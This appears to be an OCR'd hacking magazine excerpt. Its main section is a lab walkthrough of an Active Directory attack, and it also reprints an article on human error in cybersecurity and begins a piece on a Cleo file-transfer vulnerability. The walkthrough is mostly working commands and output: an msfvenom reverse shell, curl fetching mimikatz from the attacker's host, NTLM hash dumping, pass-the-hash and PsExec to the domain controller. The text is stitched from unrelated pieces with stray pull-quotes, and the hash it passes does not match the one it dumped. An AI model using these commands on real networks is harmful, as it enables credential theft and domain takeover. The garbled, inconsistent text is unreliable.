
Now, let's get to the user accounts. We are going to deal with just two user accounts for simplicity purpose. These two accounts are local administrator and Domain administrator. The username of the local administrator is "ADMIN" and he belongs to the client system "Desktop-1". His password is stored on the SAM file of the Windows 10 system since he is a local user.



Since this system also belongs to a domain LookReckah.org, the domain admin can also login in to the domain controller from this client system.



The username of the domain administrator is also “ADMIN” (I will make sure to give different u -senames from our next tutorial). Last but not least, we have an attacker system (I almost forgot a- bout the attacker system). The attacker system, used by hackers to launch their attack from and h- ost their payloads and other resources for us is Kali Linux.



Semperis report says that Active Directory is the most targeted attack surface for ransomware in 2024.

By default, it can only see the PFSense firewall (since they are both on the same external network) but not the systems in the LAN network. All this will change very soon.

Where does our scenario start?

In this hacking scenario, we are going to assume that we already gained access to the client system and got elevated privileges on that system. The gaining access method can be any method we discussed in our past Issues. For example, let's just say we gained initial access using drive-by downloads and social engineering. No matter what method we use to gain initial access, we are making sure that we got a shell back as shown below from one of the ports allowed by PFSense firewall.

```

└─$ msfvenom -p windows/x64/shell/reverse_tcp lhost=192.168.249.175 lport=80 -f exe > shellx64_175_80.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.249.175
lhost => 192.168.249.175
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.249.175:80

```


Microsoft Windows [Version 10.0.17763.107]

C:\Users\ADMIN\Downloads>whoami

whoami

desktop-1\admin

C:\Users\ADMIN\Downloads>curl

curl

curl: try 'curl --help' for more information

C:\Users\ADMIN\Downloads>



As I already told you, the most important objective of Active Directory attack is to take control of the Domain Controller. To demonstrate that I don't have any rights on the Domain controller, I open a CMD window in the client system and use PSEXEC.exe to execute a command on the domain controller as shown below.

To those who don't know what PsExec is, it is a light-weight tool belonging to Microsoft that allows users or admins to execute processes on remote systems. What we are doing here is that we are opening a new cmd window on the Windows Server from the client system.

C:\Users\ADMIN>cd Downloads

C:\Users\ADMIN\Downloads>PsExec64.exe \\192.168.110.7 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.110.7:
The user name or password is incorrect.

C:\Users\ADMIN\Downloads>hostname
DESKTOP-1

C:\Users\ADMIN\Downloads>_

As expected, the command failed as we do not have any credentials or rights to do that (Note that we are having admin access on the client system only).

Let's change it as soon as possible. From the shell I already have on the target system, I use curl (which is inbuilt in Windows) to download Mimikatz tool that is hosted on my Kali machine. Mimikatz needs no introduction (at least not for this article).

```
C:\Users\ADMIN\Downloads>curl http://192.168.249.175:8000/mimikatz -o mimikatz.exe
```

```
curl http://192.168.249.175:8000/mimikatz -o mimikatz.exe
```

% Total Time	% Received Time	% Xferd Current	Average Speed Dload	Speed Upload	Time Total
0	0	0	0	0	--:--:--
100	98	100	98	0	0:00:01
--:--:--	0:00:01	6533			

```
C:\Users\ADMIN\Downloads>
```

Then I execute it.

```
C:\Users\ADMIN\Downloads>mimikatz.exe
```

```
mimikatz.exe
#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11
:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjami
n@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent
.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysm
artlogon.com ***/
```

Remember mimikatz needs elevated privileges to run. Otherwise, it will show you lot of errors. Mimikatz has many methods to dump password hashes from the target system. But first we need

to type the following command to use it.

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # █
```

Then let's try the "sekurlsa::logonpasswords" command module of mimikatz to dump password hashes.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1038795 (00000000:000fd9cb)
Session           : Interactive from 2
User Name         : ADMIN
Domain           : LOOKRECKAH
Logon Server      : WIN-23DP8RV38HQ
Logon Time        : 12/6/2024 5:24:04 PM
SID               : S-1-5-21-2877540831-500344924-2788
678880-1000
```

```
msv :
```

```
[00000003] Primary
```

```
* Username : ADMIN
* Domain   : LOOKRECKAH
* NTLM     : 8866c8dcac57b7c5c5a98e9b47d0fdf1
* SHA1     : c0530f59fda3e0b41a9fbd30806dbe3e
```

```
57c21ff5
```

```
* DPAPI    : bca8e7e85a1516ec4618badb84062f47
```

```
tspkg :
```

```
wdigest :
```

```
* Username : ADMIN
* Domain   : LOOKRECKAH
* Password : (null)
```



```

Authentication Id : 0 ; 258905 (00000000:0003f359)
Session           : Interactive from 1
User Name         : ADMIN
Domain           : DESKTOP-1
Logon Server      : DESKTOP-1
Logon Time        : 12/6/2024 5:20:01 PM
SID               : S-1-5-21-1098124873-723076911-3674
439542-1000

```

```
msv :

```

```
[00000003] Primary

```

```

* Username : ADMIN
* Domain   : DESKTOP-1
* NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
* SHA1     : 6ed5833cf35286ebf8662b7b5949f0d7

```

```
42bbec3f

```

```
tspkg :

```

```
wdigest :

```

```

* Username : ADMIN
* Domain   : DESKTOP-1
* Password : (null)

```

```
kerberos :

```

```

* Username : ADMIN
* Domain   : DESKTOP-1

```

Mimikatz successfully dumped the NTLM hashes and other information about many users and services. But what's important to us is it also dumped information of both Local administrator and domain administrator. (ADMIN and ADMIN). One belonging to Local System and another to domain LookReckah.org. Since we already have access to the local system, we are interested in the domain admin account. So, I copy his NTLM hash for performing Pass-the-Hash attack.

What is Pass-the-Hash attack?

How do you login into your or someone's account usually? You need to know his/her username and password. That applies to Windows systems also, right. Since Windows passwords are hashed and stored and since these hashes are compared while logging in, we need to crack these hashes for retrieving passwords. Or else, you can use Pass-the-Hash attack.

In Pass-the-hash attack, instead of cracking the password hash, we pass the hash itself for authentication. In this case, we are going to use the NTLM hash to login as Domain admin "ADMIN". This can be done with mimikatz as shown below.

```
mimikatz # sekurlsa::pth /user:ADMIN /domain:lookreckah.org /ntlm:39a144599cc74a8d40fa410dc7997462
user      : ADMIN
domain    : lookreckah.org
program   : cmd.exe
impers.    : no
NTLM      : 39a144599cc74a8d40fa410dc7997462
| PID     5216
| TID     8512
| LSA Process is now R/W
| LUID 0 ; 3862055 (00000000:003aee27)
\_ msv1_0 - data copy @ 0000019FC89E1A80 : OK !
\_ kerberos - data copy @ 0000019FC8A9F9B8
\_ aes256_hmac → null
\_ aes128_hmac → null
\_ rc4_hmac_nt OK
\_ rc4_hmac_old OK
\_ rc4_md4 OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace @ 0000019FC88E2DA8 (32) → null

mimikatz #
```

This opens a new command window on the Windows client system as shown below. Then we use PSEXEC.exe once again to open a CMD on Domain Controller.

According to Semperis 'Ransomware Risk Report 2024', Active Directory is the target of 9 out of 10 attacks.


```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>cd..

C:\>cd users

C:\Users>cd admin

C:\Users\ADMIN>cddownloads
'cddownloads' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\ADMIN>cd downloads

C:\Users\ADMIN\Downloads>whoami
desktop-1\admin

C:\Users\ADMIN\Downloads>PsExec64.exe \\192.168.110.7 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Starting PSEXESVC service on 192.168.110.7...
```

According to Semperis 'Ransomware Risk Report 2024', 87% of attacks caused significant disruption, including data loss and downtime, despite having 'recovery processes' in place.


```
C:\Users\ADMIN\Downloads>PsExec64.exe \\192.168.110.7 cmd.exe
```

```
PsExec v2.43 - Execute processes remotely  
Copyright (C) 2001-2023 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>hostname  
WIN-23DP8RV38HQ
```

```
C:\Windows\system32>_
```



This time the new CMD with domain admin rights on the Server opens as shown below.

"EDRSilencer allows malware or other malicious activities to remain undetected, increasing the potential for successful attacks without detection or intervention,"
– Trend Micro researchers

Human error is the weakest link in the cyber security chain. Here are 3 ways to fix it.

CYBER SECURITY

Jongkil Jay Jeong

Senior Research Fellow in the School of Computing and Information System, The University of Melbourne

Despite huge advances in cyber security, one weakness continues to overshadow all others: human error.

Research has consistently shown human error is responsible for an overwhelming majority of successful cyber attacks. A recent report puts the figure at 68%.

No matter how advanced our technological defences become, the human element is likely to remain the weakest link in the cyber security chain. This weakness affects everyone using digital devices, yet traditional cyber education and awareness programs – and even new, forward-looking laws – fail to adequately address it.

So, how can we deal with human-centric cyber security related challenges?

Understanding human error

There are two types of human error in the context of cyber security.

The first is skills-based errors. These occur when people are doing routine things – especially when their attention is diverted.

For example, you might forget to back up desktop data from your computer. You know you should do it and know how to do it (because you

have done it before). But because you need to get home early, forgot when you did it last or had lots of emails to respond to, you don't. This may make you more exposed to a hacker's demands in the event of a cyber attack, as there are no alternatives to retrieve the original data.

The second type is knowledge-based errors. These occur when someone with less experience makes cyber security mistakes because they lack important knowledge or don't follow specific rules.

For example, you might click on a link in an email from an unknown contact, even if you don't know what will happen. This could lead to you being hacked and losing your money and data, as the link might contain dangerous malware.

"Research has consistently shown human error is responsible for an overwhelming majority of successful cyber attacks. A recent report puts the figure at 68%."

Traditional approaches fall short

Organisations and governments have invested heavily in cyber security education programs

to address human error. However, these programs have had mixed results at best.

This is partly because many programs take a technology-centric, one-size-fits-all approach. They often focus on specific technical aspects, such as improving password hygiene or implementing multi-factor authentication. Yet, they don't address the underlying psychological and behavioural issues that influence people's actions.

The reality is that changing human behaviour is far more complex than simply providing information or mandating certain practices. This is especially true in the context of cyber security.

Public health campaigns such as the "Slip, Slop, Slap" sun safety initiative in Australia and Ne

(Cont'd On Next Page)

W Zealand illustrate what works.

Since this campaign started four decades ago, melanoma cases in both countries have fallen significantly. Behavioural change requires ongoing investment into promoting awareness.

The same principle applies to cyber security education. Just because people know best practice doesn't mean they will consistently apply them – especially when faced with competing priorities or time pressures.

New laws fall short

The Australian government's proposed cyber security law focuses on several key areas, including:

- combating ransomware attacks
- enhancing information sharing between businesses and government agencies

- strengthening data protection in critical infrastructure sectors, such as energy, transport and communications
- expanding investigative powers for cyber incidents

- introducing minimum security standards for smart devices.

These measures are crucial. However, like traditional cyber security education programs, they primarily address technical and procedural aspects of cyber security.

The United States is taking a different approach. Its Federal Cybersecurity Research and Development Strategic Plan includes "human-centred cybersecurity" as its first and most important priority.

The plan says

A greater emphasis is needed on human-centered approaches to cybersecurity where people's needs, motivations, behaviours, and abilities are at the forefront of determining the design, operation, and security of information technology systems.

3 rules for human-centric cyber security

So, how can we adequately address the issue of human error in cyber security? Here are three key strategies based on the latest research.

1. Minimise cognitive load. Cyber security practices should be designed to be as intuitive and effortless as possible. Training programs should focus on simplifying complex concepts and integrating security practices seamlessly into daily workflows.

Foster a positive cyber security attitude. Instead of relying on fear tactics, education should emphasise the positive outcomes of good cyber security practices. This approach can help motivate people to improve their cyber security behaviours.

3. Adopt a long-term perspective.

Changing attitudes and behaviours is not a single event but a continuous process. Cyber security education should be ongoing, with regular updates to address evolving threats.

ts.

Ultimately, creating a truly secure digital environment requires a holistic approach. It needs to combine robust technology, sound policies, and, most importantly, ensuring people are well-educated and security conscious.

If we can better understand what's behind human error, we can design more effective training programs and security practices that work with, rather than against, human nature.

**This Article
first
appeared in
The Conversation**

Cleo Managed File Transfer CVE-2024-50623 vulnerability

VULNERABILITY FOR BEGINNERS

Cybersecurity company Huntress discovered evidence of Black Hat Hacker groups in real-world exploiting a vulnerability in Cleo File Transfer Software. Cleo MFT (Managed File Transfer) is a file transfer software made by Cleo, an Illinois based company that has over 4200 customers worldwide. The customers of Cleo-MFT included, Sadea, Ryder etc. A managed File Transfer (MFT) system is a secure solution used by organizations for reliable inbound and outbound file transfer.



About the vulnerability

The vulnerability being tracked as CVE-2024-50623 is an unrestricted file upload that could result in unauthenticated remote code execution.

USEFUL RESOURCES

